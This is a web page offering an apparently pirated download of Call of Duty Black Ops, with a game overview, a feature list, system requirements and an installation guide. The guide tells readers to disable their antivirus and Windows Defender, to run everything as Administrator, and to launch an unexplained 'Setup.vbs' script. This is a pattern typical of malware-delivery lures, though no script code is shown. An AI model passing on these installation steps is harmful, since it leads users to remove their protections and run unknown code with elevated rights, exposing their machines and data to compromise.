

Call of Duty Black Ops PC Game - Overview

What if the most dangerous weapon in the war wasn't a gun, but your own memory? That's the hook Black Ops hangs everything on. You play as Alex Mason, a black ops soldier strapped to a chair while shadowy interrogators try to pull classified info out of him, and the campaign unfolds as a series of flashbacks to missions across the globe—Cuba, Vietnam, the Soviet Union, all of it. What makes it different from the Modern Warfare entries is the tone. It's paranoid, trippy, and occasionally straight-up weird, with hallucination sequences and twists that make you question what you just played. The combat is still classic COD—tight gunplay, cover-based firefights, regenerating health—but the level design leans harder into variety. One mission you're sneaking through a prison, the next you're firing from a helicopter, then you're in a tunnel with a flamethrower. The pacing is relentless, and the game loves throwing curveballs when you least expect them. Then there's Zombies, which came back from World at War and got way more fleshed out this time, with new maps, easter eggs, and a storyline that fans still argue about today. And multiplayer introduced the currency system, where you bought your weapons and attachments instead of unlocking them through XP alone. It's a game that's part war story, part psychological thriller, and it works because it commits to the weirdness.
Game Features:
- Cold War Espionage Setting – A campaign built around covert ops, interrogation, and mind control instead of a straight-up battlefield tour.
- COD Points Currency System – You earned in-game cash to buy weapons, attachments, and perks directly, giving you more control over your loadout path.
- Expanded Zombies Mode – New maps, hidden easter eggs, and a deeper storyline turned Zombies into a full-blown co-op obsession.
- Wager Matches – A multiplayer playlist where players bet their COD Points against each other in free-for-all style modes like One in the Chamber and Gun Game.
- Theater Mode – You could record, edit, and share clips of your best matches, which was a big deal back in 2010.0
Game Screenshots Gallery



Installation Guide
Step-by-step setup process- 1 The game is pre-installed and portable, so you don't need to install it.
- 2 Extract the downloaded RAR/ZIP file using WinRAR, 7-Zip, or any compatible archive tool.
- 3 Open the extracted game folder.
-
4
Run directly /
Install Setup.vbs
Please review these important details before installation:
- Disable your Antivirus/Windows Defender before extracting the game files.
- Always run the game as Administrator to avoid permission-related issues.
- For detailed instructions, please read the Guide.txt file included in the game folder.
- ⚙️ Setup Script (.VBS) — This is a lightweight installation script required to configure the game automatically. Simply run it and follow the on-screen instructions.
System Requirements
Minimum specifications neededSign in and add your hardware specs to find out
MINIMUM
| OS | Windows Vista / XP / 7 |
| Processor | Intel Core 2 Duo E6600 or AMD Phenom X3 8750 or better |
| Graphics | Shader 3.0 or better, 256 MB NVIDIA GeForce 8600GT / ATI Radeon X1950Pro or better |
| Memory | 2 GB |
| Hard Drive | 12 GB |
| DirectX | Version 9.0c |
| Sound | DirectX 9.0c-compatible |
Recommended For You
Call of Duty Modern Warfare 2
41.3GB
Call of Duty Black Ops II
18GB
Call of Duty Modern Warfare 3
56GB
Call of Duty Black Ops III
130GB
Call of Duty 4 Modern Warfare
4GB
Call of Duty World at War
5.71GB
Call of Duty: Ghosts
41.5GB
Call of Duty Advanced Warfare
45.5GBComments (0)
Leave a comment
Your email address will not be published. Required fields are marked *
No comments yet. Be the first to comment.